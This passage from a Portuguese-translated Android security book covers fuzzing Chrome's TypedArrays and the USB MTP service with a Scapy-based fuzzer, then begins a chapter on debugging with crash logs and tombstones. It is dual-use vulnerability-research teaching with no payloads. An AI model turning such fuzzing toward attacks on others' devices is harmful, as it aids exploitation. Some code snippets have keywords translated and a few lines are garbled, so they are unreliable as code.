I/chromium( 1690) : [INFO:CONSOLE(10)] "ReferenceError: StringView is not
defined", fonte: http://10.0.10.10:31337/fuzzyou?id=1384731406 (10)
```

Comentar esses tipos aumenta a eficácia do fuzzer. Sem monitorar o registro do sistema, isso passaria despercebido e os ciclos de teste seriam desnecessariamente desperdiçados.

Durante os testes, ocorreram centenas de falhas. A maioria das falhas eram desreferências de ponteiro NULL. Muitas delas foram causadas por condições de falta de memória. A seguir, a saída de uma dessas falhas.

```
Impressão digital de compilação:
'google/nakasi/grouper:4.4/KRT160/907817:user/release-keys'
Revisão: '0'
pid: 28335, tid: 28349, name: ChildProcessMai >>> com.android.chrome:sandboxed_process3
<<<
sinal 11 (SIGSEGV), código 1 (SEGV_MAPERR), endereço de falha 00000000
r0 00000000  r1 00000000  r2 c0000000  r3 00000000
r4 00000000  r5 00000000  r6 00000000  r7 00000000
r8 6ad79f28  r9 37a08091  sl 684e45d4  fp 6ad79f1c
ip 00000000  sp 6ad79e98  lr 00000000  pc 4017036c cpsr 80040010
```

Além disso, ocorreram várias falhas com referência a 0xbbadbeef. Esse valor está associado a falhas de alocação de memória e a outros problemas fatais no Chrome. A seguir, um exemplo disso:

```
pid: 11212, tid: 11230, name: ChildProcessMai >>>
com.android.chrome:sandboxed_process10 <<<
sinal 11 (SIGSEGV), código 1 (SEGV_MAPERR), endereço de falha bbadbeef
r0 6ad79694    r1 fffffffe    r2 00000000    r3 bbadbeef
r4 6c499e60    r5 6c47e250    r6 6ad79768    r7 6ad79758
r8 6ad79734    r9 6ad79800    s1 6ad79b08    fp 6ad79744
ip 2bde4001    sp 6ad79718    lr 6bab2c1d    pc 6bab2c20 cpsr 40040030
```

Por fim, algumas vezes apareceram falhas semelhantes às seguintes:

```
pid: 29030, tid: 29044, name: ChildProcessMai >>>
com.android.chrome:sandboxed_process11 <<<
sinal 11 (SIGSEGV), código 1 (SEGV_MAPERR), endereço de falha 93623000
r0 6d708091    r1 092493fe    r2 6eb3053d    r3 6ecfe008
r4 24924927    r5 049249ff    r6 6ac01f64    r7 6d708091
r8 6d747a09    r9 93623000    s1 5a3bb014    fp 6ac01f84
ip 6d8080ac    sp 6ac01f70    lr 3dd657e8    pc 3dd63db4 cpsr 600e0010
```

A entrada que causou essa falha é notavelmente semelhante ao gatilho de prova de conceito fornecido por Jon Butler.

Esse fuzzer serve como um exemplo de como os testes de fuzz podem ser rápidos e fáceis. Com apenas algumas centenas de linhas de Python, o BrowserFuzz é capaz de dar um jeito na funcionalidade TypedArrays do Chrome. Além de descobrir vários bugs menos críticos, esse fuzzer redescobriu com sucesso o bug crítico que Pinkie Pie usou para vencer o Mobile Pwn2Own. Esse fuzzer serve como exemplo de que concentrar os esforços de fuzzing em uma área restrita do código pode aumentar a eficiência e, portanto, a chance de encontrar bugs. Além disso, o BrowserFuzz fornece um esqueleto que pode ser facilmente reaproveitado por um leitor motivado para fazer fuzzing em outras funcionalidades do navegador.

Fuzzing na superfície de ataque do USB

O Capítulo 5 discutiu algumas das muitas funções diferentes que a interface Universal Serial Bus (USB) de um dispositivo Android pode expor. Cada função representa uma superfície de ataque em si. Embora o acesso a essas funções exija acesso físico a um dispositivo, as vulnerabilidades no código subjacente podem permitir o acesso ao dispositivo apesar dos mecanismos de segurança existentes, como uma tela bloqueada ou uma interface ADB desativada ou protegida. O possível impacto inclui a leitura de dados do dispositivo, a gravação de dados no dispositivo, a obtenção de execução de código, a reescrita de partes do firmware do dispositivo e muito mais. Esses fatos combinados tornam a superfície de ataque do USB um alvo interessante para testes de fuzz.

Há duas categorias principais de dispositivos USB: hosts e dispositivos. Embora alguns dispositivos Android sejam capazes de se tornar um host, muitos não são. Quando um dispositivo passa a se comportar como um host, geralmente usando um cabo OTG (On-the-Go), diz-se que ele está no *modo host*. Como o suporte ao modo host em dispositivos Android tem um passado irregular, esta seção se concentra em serviços de *modo de dispositivo* com fuzzing.

Desafios do Fuzzing USB

A fuzzing em um dispositivo USB, assim como em outros tipos de fuzzing, apresenta seu próprio conjunto de desafios. Parte do processamento de entrada é implementada no kernel e parte no espaço do usuário. Se o processamento no kernel encontrar um problema, o kernel pode entrar em pânico e fazer com que o dispositivo seja reinicializado ou desligado. O aplicativo do espaço do usuário que implementa uma função específica pode, e espera-se que o faça, falhar. Os dispositivos USB geralmente respondem a erros emitindo uma *reinicialização do barramento*. Ou seja, o dispositivo se desconectará do host e se redefinirá para uma configuração padrão. Infelizmente, a redefinição do dispositivo desconecta todas as funções USB em uso no momento, inclusive as sessões ADB que estão sendo usadas para monitoramento. Lidar com essas possibilidades requer detecção e tratamento adicionais para manter os testes autônomos.

Felizmente, o Android é bastante robusto na maioria dessas situações. Os serviços geralmente são reiniciados automaticamente. Os dispositivos Android usam um watchdog que reiniciará o dispositivo no caso de um kernel panic ou travamento. Muitas vezes, basta aguardar o retorno do dispositivo. Se o dispositivo não retornar, a emissão de uma redefinição de barramento para o dispositivo pode resolver a situação. Ainda assim, em alguns casos raros e não ideais, pode ser necessário reconectar fisicamente ou ligar e desligar o dispositivo para eliminar um erro. Também é possível automatizar essas tarefas, embora isso possa exigir o uso de hardware especial, como um hub USB compatível com controle de software ou fontes de alimentação personalizadas. Esses métodos estão fora do escopo deste capítulo.

Embora o fuzzing em um dispositivo USB tenha seus próprios desafios, grande parte do processo de alto nível permanece o mesmo. Fazer fuzzing em uma função de cada vez produz melhores resultados do que tentar fazer fuzzing em todas as funções USB expostas simultaneamente. Como acontece com a maioria dos aplicativos que permitem a comunicação entre dois computadores, os aplicativos que usam o USB como transporte implementam seus próprios protocolos.

Seleção de um modo de destino

Devido aos vários modos possíveis em que uma interface USB pode estar, escolher apenas um pode ser difícil. Por outro lado, alterar o modo de um dispositivo Android geralmente muda as funções expostas. Ou seja, um modo expõe um determinado conjunto de funções, mas outro modo expõe um conjunto diferente de funções. Isso pode ser visto facilmente ao conectar um dispositivo ao USB. Ao fazer isso, normalmente aparecerá uma notificação informando o modo atual

Capítulo 6 • Encontrando vulnerabilidades com o teste de

e instfuzzificação usuário a clicar 202 para alterar as opções. As funções exatamente compatíveis variam

de um dispositivo para o outro. A Figura 6-3 mostra a notificação ao conectar um Nexus 4 com Android 4.4.




Figura 6-3: Notificação de conexão USB

Depois de clicar na notificação, o usuário é levado à tela mostrada na Figura 6-4.



Figura 6-4: Seleção do modo USB

De acordo com a Figura 6-4, parece que não há muitos modos oferecidos por padrão no Nexus 4. A verdade é que há suporte para algumas outras funções, como o tethering USB, mas elas precisam ser ativadas explicitamente ou definidas por meio da inicialização de maneiras especiais. Esse dispositivo está em sua configuração padrão e, portanto, "Dispositivo de mídia (MTP)" é a função padrão exposta pelo dispositivo em seu estado de fábrica. Só isso já o torna o alvo de fuzz mais atraente.

Geração de entradas

Depois de selecionar uma função USB específica para o alvo, a próxima etapa é aprender o máximo possível sobre ela. Até o momento, a única coisa que se sabe é que o dispositivo Android identifica essa função como "Dispositivo de mídia (MTP)". A pesquisa do acrônimo MTP revela que ele significa Media Transfer Protocol (Protocolo de transferência de mídia). Uma breve investigação explica que o MTP é baseado no Picture Transfer Protocol (PTP). Além disso, a busca por "MTP fuzzing" leva a uma ferramenta disponível publicamente que implementa o MTP fuzzing. Olle Segev Dahl desenvolveu essa ferramenta e a lançou na conferência T2 Infosec de 2012, na Finlândia. A ferramenta está disponível em <https://github.com/olleseg/usb-device-fuzzing.git>. O restante desta seção examina como esse fuzzer gera e processa entradas.

Ao dar uma olhada mais profunda na ferramenta usb-device-fuzzing de Olle, fica evidente que ele construiu sua estratégia de geração com base na popular ferramenta de manipulação de pacotes Scapy. Essa é uma excelente estratégia porque o Scapy fornece muito do que é necessário para gerar a entrada de pacotes com fuzzing. Isso permite que o desenvolvedor se concentre no protocolo específico em questão. Ainda assim, Olle teve de informar ao Scapy a estrutura dos pacotes MTP e o fluxo do protocolo. Ele também precisou implementar qualquer tratamento fora do padrão, como relações entre dados e campos de comprimento.

O código para gerar pacotes está no arquivo `USBFuzz/MTP.py`. Como de costume, ele começa incluindo os componentes Scapy necessários. Em seguida, Olle definiu dois dicionários para armazenar os códigos de Operação e Resposta usados pelo MTP. Em seguida, Olle definiu uma classe `Container` e duas das fases de transação do MTP. Todas as transações do MTP são prefixadas por um contêiner para que o serviço do MTP saiba como interpretar os dados seguintes. A classe `Container`, que na verdade é descrita na especificação PTP, está listada aqui:

```

98 class Container(Packet):
99     name = "PTP/MTP Container"
100
101     _Types = {"Undefined":0, "Operation":1, "Data":2, "Response":3,
102             "Event":4}
103
104     _Codes = {}
105     _Codes.update(OpCodes)
106     _Codes.update(ResCodes)
107     fields_desc = [ LEIntField("Length", None),
108                     LEShortEnumField("Type", 1, _Types),
109                     LEShortEnumField("Code", None, _Codes),
110                     LEIntField("TransactionID", None) ]

```

Esse objeto gera a estrutura do contêiner usada pelo PTP e pelo MTP. Por ter sido criada no Scapy, essa classe só precisa definir os campos `_desc`. Ele informa ao Scapy como criar o pacote que representa o objeto. Como visto no código-fonte, o pacote `Container` consiste em apenas quatro campos: um comprimento, um tipo, um código e um identificador de transação. Após essa definição, a classe `Container` contém uma função `post_build`. Ela lida com duas coisas. Primeiro, ela copia o código e o identificador de transação da carga útil, que conterá um dos dois tipos de pacote discutidos a seguir. Por fim, a função `post_build` atualiza o campo `Length` com base no tamanho da carga útil fornecida.

Os próximos dois objetos definidos por Olle são os pacotes `Operation` e `Response`. Esses pacotes são usados como carga útil para objetos de contêineres. Eles compartilham uma estrutura comum e diferem apenas pelos códigos que são válidos no campo `Code`. O trecho a seguir mostra o código relevante:

```

127 class Operation(Packet):
128     name = "Operation" (Operação)
129     fields_desc = [ LEShortEnumField("OpCode", 0, OpCodes),

```

```

130                         LEIntField("SessionID", 0),
[...]
143 classe Response(Packet):
144     name = "Response"
145     fields_desc = [ LEShortEnumField("ResCode", 0, ResCodes),
146                     LEIntField("SessionID", 0),
147                     LEIntField("TransactionID", 1),
148                     LEIntField("Parameter1", 0),
149                     LEIntField("Parameter2", 0),
150                     LEIntField("Parameter3", 0),
151                     LEIntField("Parameter4", 0),
152                     LEIntField("Parameter5", 0) ]

```

Esses dois pacotes representam os dois mais importantes dos quatro tipos de transação MTP. Nas transações Operation, o campo OpCode é selecionado no dicionário OpCodes definido anteriormente. Da mesma forma, as transações Response usam o dicionário ResCodes.

Embora esses objetos descrevam os pacotes usados pelo fuzzer, eles não implementam a geração de entrada inteiramente por conta própria. Olle implementa o restante da geração de entrada no arquivo examples/mtp_fuzzer.py. O código-fonte é o seguinte.

```

31     trans = struct.unpack("I", os.urandom(4))[0]
32     r = struct.unpack("H", os.urandom(2))[0]
33     opcode = OpCodes.items()[r%len(OpCodes)][1]
34     se opcode == OpCodes["CloseSession"]:
35         código de operação = 0
36     cmd = Container()/fuzz(Operation(OpCode=opcode,
                                     TransactionID=trans, SessionID=dev.current_session()))

```

As linhas 31 a 33 selecionam um tipo de transação MTP e um código de operação aleatórios. As linhas 34 e 35 tratam do caso especial em que a operação CloseSession é selecionada aleatoriamente. Se a sessão estiver fechada, é improvável que o fuzzer exerça qualquer código subjacente que exija uma sessão aberta. No MTP, isso significa quase todas as operações. Por fim, o pacote de solicitação de operação é criado na linha

36. Observe que Olle usa a função fuzz do Scapy, que preenche os vários campos do pacote com valores aleatórios. Nesse ponto, a entrada fuzzificada é gerada e está pronta para ser entregue ao dispositivo de destino.

Processamento de entradas

A especificação MTP discute as funções de Iniciador e Respondente no fluxo do protocolo. Como na maioria das comunicações de dispositivos USB, o host é o Iniciador e o dispositivo é o Respondente. Assim, Olle codificou seu fuzzer para enviar repetidamente pacotes de operação e ler pacotes de resposta. Para fazer isso, ele usou o PyUSB, que é um conjunto popular de ligações Python para a biblioteca de comunicações libusb. A API fornecida pelo PyUSB é limpa e fácil de usar.

Olle começa criando uma classe `MTPDevice` em `USBFuzz/MTP.py`. Ele deriva essa classe da classe `BulkPipe` do PyUSB, que é usada, como o próprio nome sugere, para se comunicar com Bulk Pipes USB. Além de algumas opções relacionadas ao tempo, essa classe precisa do ID do fornecedor e do ID do produto do dispositivo de destino. Depois de criar a conexão inicial com o dispositivo, grande parte da funcionalidade diz respeito ao monitoramento e não ao fornecimento de entradas. Por isso, ela será discutida mais detalhadamente na próxima seção.

De volta ao `examples/mtp_fuzz.py`, Olle implementou o restante do código de processamento de entrada. O código relevante é o seguinte:

```
16 s = dev.new_session()
17 cmd = Container()/Operation(OpCode=OpCodes["OpenSession"],
18     Parameter1=s)
19 cmd.show2()
20 dev.send(cmd)
21 response = dev.read_response()
[...]
27 enquanto True:
[...]
38     dev.send(cmd)
39     response = dev.read_response(trans)
```

Nas linhas 16 a 20, Olle abre uma sessão com o dispositivo MTP. Esse processo consiste em enviar um pacote `Operation` usando o código de operação `OpenSession` seguido da leitura de um pacote `Response`. Conforme mostrado nas linhas 38 e 39, isso é realmente tudo o que é feito para fornecer entradas para processamento. A típica relação mestre-escravo do USB entre o host e o dispositivo facilita o processamento de entradas em comparação com outros tipos de fuzzing. Com as entradas sendo processadas, a única coisa que resta é monitorar o sistema em busca de comportamento inadequado.

Monitoramento de testes

O fuzzing na maioria dos dispositivos USB oferece relativamente poucos meios para monitorar o que está acontecendo dentro do próprio dispositivo. Nesse aspecto, os dispositivos Android são diferentes. É muito mais fácil usar mecanismos de monitoramento típicos no Android. De fato, os métodos discutidos anteriormente neste capítulo funcionam muito bem. Ainda assim, conforme mencionado na seção anterior "Desafios do USB Fuzzing", o dispositivo pode redefinir o barramento USB ou parar de responder. Essas situações exigem um tratamento especial.

A ferramenta `usb-device-fuzzing` de Olle não faz nenhum monitoramento no próprio dispositivo. Esse fato não é surpreendente, pois ele não tinha como alvo os dispositivos Android quando desenvolveu seu fuzzer. No entanto, Olle se esforça para monitorar o próprio dispositivo a partir do host. A classe `MTPDevice` implementa um método chamado `is_alive` para manter o controle sobre se o dispositivo está respondendo. Nesse método, Olle primeiro verifica se o dispositivo está ativo usando a classe `BulkPipe` subjacente.

Depois disso, ele envia um pacote Skip Operation usando um identificador de transação desconhecido (0xdeadbeef). É quase certo que isso provocará algum tipo de resposta de erro, indicando que o dispositivo está pronto para processar mais entradas.

No código principal do fuzzer em `examples/mtp_fuzzer.py`, Olle começa redefinindo o dispositivo. Isso coloca o dispositivo no que se presume ser um estado bom conhecido. Em seguida, no loop principal, Olle chama o método `is_alive` após cada interação com o dispositivo. Se o dispositivo parar de responder, ele o redefine novamente para que volte a funcionar. Essa é uma boa estratégia para manter o fuzzer em execução por longos períodos de tempo. No entanto, ao executar esse fuzzer em um dispositivo Android, ficou claro que ele é insuficiente. Além de usar o `is_alive`, Olle também imprime os pacotes `Operation` e `Response` que são enviados e recebidos. Isso ajuda a determinar o que causou um problema específico, mas não é perfeito. Em particular, é difícil reproduzir entradas dessa forma. Além disso, é difícil vincular uma entrada diretamente a uma falha.

Ao visar um dispositivo Android com esse fuzzer, o monitoramento do registro do sistema do Android produz um excelente feedback. No entanto, ainda é necessário lidar com reinicializações frequentes do dispositivo. Felizmente, isso é muito simples usando o seguinte comando.

```
dev:~/android/usb-device-fuzzing $ while true; do adb wait-for-device \
logcat; done
[... saída de registro aqui ...]
```

Com esse comando em execução, é possível ver as mensagens de depuração registradas pelo código `MtpServer` em execução no dispositivo. Como no fuzzing do Chrome para Android, o monitoramento do registro do sistema revela imediatamente várias mensagens de erro que indicam que determinadas partes do protocolo não são compatíveis. Comentar essas mensagens aumentará a eficiência e provavelmente não afetará o potencial de encontrar bugs. Quando executamos esse fuzzer em um Nexus 7 de 2012 com Android 4.4, uma falha apareceu em apenas alguns minutos. A seguinte mensagem foi registrada quando o processo que hospeda o thread `MtpServer` falhou:

```
Sinal fatal 11 (SIGSEGV) em 0x66f9f002 (código=1), thread 413 (MtpServer)
*** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
Impressão digital de compilação:
'google/nakasi/grouper:4.4/KRT16O/907817:user/release-keys'
Revisão: '0'
pid: 398, tid: 413, nome: MtpServer >>> android.process.media <<< sinal 11
(SIGSEGV), código 1 (SEGV_MAPERR), endereço de falha 66f9f002
r0 5a3adb58    r1 66f92008    r2 66f9f000    r3 0000cff8
r4 66fa2dd8    r5 000033fb    r6 5a3adb58    r7 00009820
r8 220b0ff6    r9 63ccbef0    s1 63ccc1c4    fp 63ccbef0
ip 63cc3a11    sp 6a8e3a8c    lr 63cc3fc9    pc 63cc3d2a cpsr 000f0030
```

Uma análise mais detalhada mostrou que se tratava de uma falha inofensiva, mas o fato de a falha ter ocorrido tão rapidamente indica que pode haver outros problemas ocultos.

Deixamos outros fuzzing contra o MtpServer, outros protocolos USB, dispositivos e assim por diante para você, se estiver interessado. Em suma, esta seção mostra que mesmo aplicando fuzzers públicos existentes é possível encontrar bugs no Android.

Resumo

Este capítulo forneceu todas as informações necessárias para começar a fazer fuzzing no Android. Ele explorou o processo de alto nível de fuzzing, incluindo a identificação de alvos, a criação de entradas de teste, o processamento dessas entradas e o monitoramento do comportamento inadequado. Ele explicou os desafios e os benefícios do fuzzing no Android.

OBSERVAÇÃO O Capítulo 11 fornece informações adicionais sobre fuzzing de SMS em dispositivos Android.

O capítulo foi finalizado com discussões aprofundadas sobre três fuzzers. Dois desses fuzzers foram desenvolvidos especificamente para este capítulo. O último fuzzer era um fuzzer público que simplesmente visava a um dispositivo Android. Em cada caso, o fuzzer levou à descoberta de problemas no código subjacente. Isso mostra que o fuzzing é uma técnica eficaz para descobrir bugs e vulnerabilidades de segurança ocultos em dispositivos Android.

O próximo capítulo mostra como obter uma compreensão mais profunda dos bugs e das vulnerabilidades por meio da depuração e da análise de vulnerabilidades. A aplicação dos conceitos permite que você obtenha resultados de fuzz para bugs de segurança, abrindo caminho para transformá-los em explorações funcionais.

Depuração e análise Vulnerabilidades

É muito difícil - possivelmente impossível - criar programas livres de bugs. Se o objetivo é eliminar os bugs ou explorá-los, a aplicação liberal de ferramentas e técnicas de depuração é o melhor caminho para entender o que deu errado. Os depuradores permitem que os pesquisadores inspecionem programas em execução, verifiquem hipóteses, verifiquem o fluxo de dados, capturem estados interessantes do programa ou até mesmo modifiquem o comportamento em tempo de execução. No setor de segurança da informação, os depuradores são essenciais para analisar as causas das vulnerabilidades e avaliar a gravidade dos problemas.

Este capítulo explora os vários recursos e ferramentas disponíveis para depuração no sistema operacional Android. Ele fornece orientação sobre como configurar um ambiente para obter o máximo de eficiência durante a depuração. Usando alguns exemplos de código e uma vulnerabilidade real, você percorrerá o processo de depuração e verá como analisar falhas para determinar a causa raiz e a possibilidade de exploração.

Obtenção de todas as informações disponíveis

A primeira etapa de qualquer sessão bem-sucedida de depuração ou análise de vulnerabilidade é reunir todas as informações disponíveis. Exemplos de informações valiosas incluem documentação, código-fonte, binários, arquivos de símbolos e ferramentas aplicáveis. Esta seção explica por que essas informações são importantes e como usá-las para obter maior eficácia na depuração.

Procure a documentação sobre o alvo específico, os protocolos que o alvo usa, os formatos de arquivo que o alvo suporta e assim por diante. Em geral, quanto mais você souber, maior será a chance de obter um resultado bem-sucedido. Além disso, ter uma documentação facilmente acessível durante a análise geralmente ajuda a superar rapidamente dificuldades inesperadas.

CROSS-REFERENC E As informações sobre como e onde obter o código-fonte de vários dispositivos Android são abordadas no Apêndice B.

O código-fonte do alvo pode ser de grande valia durante a análise. A leitura do código-fonte geralmente é muito mais eficiente do que a engenharia reversa do código de montagem, que geralmente é muito tediosa. Além disso, o acesso ao código-fonte lhe dá a capacidade de reconstruir o alvo com símbolos. Conforme discutido na seção "Depuração com símbolos", mais adiante neste capítulo, os símbolos possibilitam a depuração no nível do código-fonte. Se o código-fonte do próprio destino não estiver disponível, procure o código-fonte de produtos concorrentes, trabalhos derivados ou precursores antigos. Embora eles provavelmente não correspondam à montagem, às vezes você tem sorte. Programadores diferentes, mesmo com estilos extremamente diferentes, tendem a abordar determinados problemas da mesma forma. No final, cada pequena informação ajuda. Os binários são úteis por dois motivos. Primeiro, os binários de alguns dispositivos contêm *símbolos* parciais. Os símbolos fornecem informações valiosas sobre as funções, como nomes de funções, bem como nomes e tipos de parâmetros. Os símbolos preenchem a lacuna entre o código-fonte e o código binário. Em segundo lugar, mesmo sem símbolos, os binários fornecem um mapa para o programa. O uso de ferramentas de análise estática para fazer a engenharia reversa dos binários gera uma grande quantidade de informações. Por exemplo, os desmontadores reconstruem os dados e o fluxo de controle do binário. Eles facilitam a navegação no programa com base no fluxo de controle, o que facilita a orientação no programa. depurador e encontrar locais de programas interessantes.

Os símbolos são mais importantes nos sistemas baseados em ARM do que nos sistemas x86. Conforme discutido no Capítulo 9, os processadores ARM têm vários modos de execução. Além de nomes e tipos, os símbolos também são usados para codificar o modo de processador usado para executar cada função. Além disso, os processadores ARM geralmente armazenam constantes somente leitura usadas por uma função imediatamente após o próprio código da função. Os símbolos também são usados para indicar onde estão esses dados. Esses tipos especiais de símbolos são particularmente importantes na depuração. Os depuradores encontram problemas quando não têm acesso aos símbolos, especialmente ao exibir rastreamentos de pilha ou inserir pontos de interrupção. Por exemplo, a instrução usada para instalar um ponto de interrupção difere entre os modos do processador. Se for usada a instrução incorreta, poderá ocorrer uma falha no programa, o ponto de interrupção não ser detectado ou até mesmo uma falha no depurador.

Por esses motivos, os símbolos são o bem mais precioso na depuração de binários ARM no Android.

Por fim, ter as ferramentas certas para o trabalho sempre facilita o trabalho. Desmontadores como o IDA Pro e o radare2 oferecem uma janela para o código binário. A maioria dos desmontadores é extensível por meio de plug-ins ou scripts. Por exemplo, o IDA Pro tem uma interface de programação de aplicativos (API) de plug-in e dois mecanismos de script (IDC e Python), e o radare2 pode ser incorporado e oferece ligações para várias linguagens de programação. As ferramentas que estendem esses desmontadores podem se mostrar indispensáveis durante a análise, especialmente quando os símbolos não estão disponíveis. Dependendo do programa-alvo específico, outras ferramentas também podem se aplicar. Os utilitários que expõem o que está acontecendo na rede, no sistema de arquivos, na chamada do sistema ou no nível da API da biblioteca fornecem perspectivas valiosas sobre a execução de um programa.

Escolha de uma cadeia de ferramentas

Uma *cadeia de ferramentas* é um conjunto de ferramentas usadas para desenvolver um produto. Normalmente, uma cadeia de ferramentas inclui um compilador, um vinculador, um depurador e todas as bibliotecas de sistema necessárias. Em termos simples, a criação de uma cadeia de ferramentas ou a escolha de uma já existente é a primeira etapa da criação do código. Para os fins deste capítulo, o depurador é o componente mais interessante. Por isso, você precisa escolher uma cadeia de ferramentas viável.

No caso do Android, a entidade que constrói um determinado dispositivo seleciona a cadeia de ferramentas durante o desenvolvimento. Como pesquisador que tenta depurar a saída do compilador, a escolha o afeta diretamente. Cada cadeia de ferramentas representa um instantâneo das ferramentas que ela contém. Em alguns casos, versões diferentes da mesma cadeia de ferramentas são incompatíveis. Por exemplo, o uso de um depurador da versão A em um binário produzido por um compilador da versão B pode não funcionar, ou pode até mesmo causar o travamento do depurador. Além disso, muitas cadeias de ferramentas têm vários bugs. Para minimizar os problemas de compatibilidade, é recomendável que você use a mesma cadeia de ferramentas usada pelo fabricante. Infelizmente, pode ser difícil determinar exatamente qual cadeia de ferramentas o fabricante usou.

Nos ecossistemas Android e ARM Linux, há uma variedade de depuradores que podem ser escolhidos. Isso inclui projetos de código aberto, bem como produtos comerciais. A Tabela 7-1 descreve várias das ferramentas que incluem um depurador compatível com o ARM Linux.

Tabela 7-1: Ferramentas que incluem um depurador ARM Linux

FERRAMENTA	DESCRIÇÃO
IDAPro	Pro é um produto comercial de desmontagem que inclui um servidor de depuração remota para Android.
DebootstrapMantida pelo Projeto Debian,	essa ferramenta permite executar o GNU Debugger (GDB) em um dispositivo.
A LinaroLinaro	fornecendo cadeias de ferramentas para várias versões do Android, desde o Gingerbread.
A cadeia de ferramentas do compilador oficial	do RVDSARM é comercial, mas há cópias de avaliação disponíveis.
SourceryAnteriormente chamado de Sourcery G++, o conjunto de ferramentas da Mentor Graphics está disponível nas edições de avaliação, comercial e Lite.	
NDK do Android	O Kit de Desenvolvimento Nativo (NDK) oficial do Android permite que os desenvolvedores de aplicativos incluam código nativo em seus aplicativos.
AOSP Pré-construído	O repositório do Android Open Source Project (AOSP) inclui uma cadeia de ferramentas pré-construída que é usada para criar imagens de firmware AOSP.

Durante a redação deste livro, os autores experimentaram algumas das cadeias de ferramentas descritas nesta seção. Especificamente, experimentamos o servidor android_ do IDA, o pacote GDB Debootstrap, o depurador Android NDK e o depurador AOSP. Os dois últimos estão documentados em detalhes na seção "Depuração de código nativo", mais adiante neste capítulo. Os melhores resultados foram obtidos quando usamos a cadeia de ferramentas pré-construída do AOSP em conjunto com um dispositivo Nexus compatível com AOSP. A milhagem individual pode variar.

Depuração com Crash Dumps

O recurso de depuração mais simples fornecido pelo Android é o registro do sistema. O acesso ao registro do sistema é feito executando o utilitário `logcat` no dispositivo. Também é possível acessá-lo usando o comando de dispositivo `logcat` Android Debug Bridge (ADB). Apresentamos esse recurso no Capítulo 2 e o usamos nos Capítulos 4 e 6 para observar vários eventos do sistema. O monitoramento do log do sistema coloca uma infinidade de feedback em tempo real, incluindo exceções e despejos de falhas, em primeiro plano. É altamente recomendável monitorar o log do sistema sempre que fizer algum teste ou depuração em um dispositivo Android.

Registros do sistema

Quando ocorre uma exceção em um aplicativo Dalvik, inclusive na estrutura do Android, os detalhes da exceção são gravados no log do sistema. O trecho a seguir do

registro do sistema de um Motorola Droid 3 mostra a ocorrência de uma dessas exceções.

```
D/AndroidRuntime: Desligando a VM
W/dalvikvm: threadid=1: thread saindo com exceção não capturada
(group=0x4001e560)
E/AndroidRuntime: EXCEÇÃO FATAL: main
E/AndroidRuntime: java.lang.RuntimeException: Erro ao receber Intent de
transmissão
{ act=android.intent.action.MEDIA_MOUNTED dat=file:///sdcard/nosuchfile } in
com.motorola.usb.UsbService$1@40522c10
E/AndroidRuntime:           at android.app.LoadedApk$ReceiverDispatcher$Args.
run
(LoadedApk.java:722)
E/AndroidRuntime:           at android.os.Handler.handleCallback(Handler.
java:587)
E/AndroidRuntime:           at android.os.Handler.dispatchMessage(Handler.
java:92)
E/AndroidRuntime:           at android.os.Looper.loop(Looper.java:130)
E/AndroidRuntime:           E/AndroidRuntime:at
android.app.ActivityThread.main(ActivityThread.java:3821) E/AndroidRuntime: at
java.lang.reflect.Method.invokeNative(Native Method)
E/AndroidRuntime:           at java.lang.reflect.Method.invoke(Method.
java:507)
E/AndroidRuntime:           em
com.android.internal.os.ZygoteInit$MethodAndArgsCaller.run
(ZygoteInit.java:839)
E/AndroidRuntime:           at
com.android.internal.os.ZygoteInit.main(ZygoteInit.java:597) E/AndroidRuntime:
           at dalvik.system.NativeStart.main(Native Method)
E/AndroidRuntime: Causado por: java.lang.ArrayIndexOutOfBoundsException
E/AndroidRuntime:           at java.util.ArrayList.get(ArrayList.java:313)
E/AndroidRuntime:           at com.motorola.usb.UsbService.onMediaMounted
(UsbService.java:624)
E/AndroidRuntime:           at
com.motorola.usb.UsbService.access$1100(UsbService.java:54) E/AndroidRuntime:
           at
com.motorola.usb.UsbService$1.onReceive(UsbService.java:384) E/AndroidRuntime:
           at android.app.LoadedApk$ReceiverDispatcher$Args.
run
(LoadedApk.java:709) E/AndroidRuntime:
... 9 mais
```

Nesse caso, foi gerada uma RuntimeException ao receber uma Intent MEDIA_MOUNTED. A intenção está sendo processada pelo receptor de transmissão com.motorola.usb.UsbService. Ao subir mais na pilha de exceções, percebe-se que ocorreu uma ArrayIndexOutOfBoundsException na função onMediaMounted do UsbService. Presumivelmente, a exceção ocorre porque o caminho do indicador uniforme de recursos (URI) file:///sdcard/nosuchfile não existe. Como visto na terceira linha, a exceção é fatal e faz com que o serviço seja encerrado.

Túmulos

Quando ocorre uma falha no código nativo do Android, o daemon do depurador prepara um breve relatório de falha e o grava no registro do sistema. Além disso, o debuggerd também salva o relatório de falha em um arquivo chamado *tombstone*. Esses arquivos estão localizados no diretório

O diretório /data/tombstones em quase todos os dispositivos Android. Como o acesso a esse diretório e aos arquivos dentro dele é geralmente restrito, a leitura dos arquivos tombstone normalmente requer acesso root. O trecho a seguir mostra um exemplo abreviado de um registro de falha de código nativo:

```
255|shell@mako:/ $ ps | lolz
/system/bin/sh: lolz: não encontrado
Sinal fatal 13 (SIGPIPE) em 0x00001303 (código=0), thread 4867 (ps)
*** *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***

Impressão digital de compilação:
'google/occam/mako:4.3/JWR66Y/776638:user/relea... Revisão: '11'
pid: 4867, tid: 4867, name: ps >>> ps <<<
sinal 13 (SIGPIPE), código -6 (SI_TKILL), endereço de falha -----
    -- r0 ffffffe0 r1 b8efe0b8 r2 00001000 r3 00000888
    r4 b6fa9170 r5 b8efe0b8 r6 00001000 r7 00000004 r8
    bedfd718 r9 00000000 s1 00000000 fp bedfda77
    ip bedfd76c sp bedfd640 lr b6f80dd5 pc b6f7c060 cpsr 200b0010
    d0 75632f7274746120    d1 0000000000000000
    d2 0000000000000020    d3 0000000000000020
    d4 0000000000000000    d5 0000000000000000
    d6 0000000000000000    d7 8af4a6c000000000
    d8 0000000000000000    d9 0000000000000000
    d10 0000000000000000   d11 0000000000000000
    d12 0000000000000000   d13 0000000000000000
    d14 0000000000000000   d15 0000000000000000
    d16 c1dd406de27353f8   d17 3f50624dd2f1a9fc
    d18 41c2cf7db000000   d19 0000000000000000
    d20 0000000000000000   d21 0000000000000000
    d22 0000000000000000   d23 0000000000000000
    d24 0000000000000000   d25 0000000000000000
    d26 0000000000000000   d27 0000000000000000
    d28 0000000000000000   d29 0000000000000000
    d30 0000000000000000   d31 0000000000000000
    scr 00000010

backtrace:
#00 pc 0001b060  /system/lib/libc.so (write+12)
#01 pc 0001fd3  /system/lib/libc.so ( sflush+54)
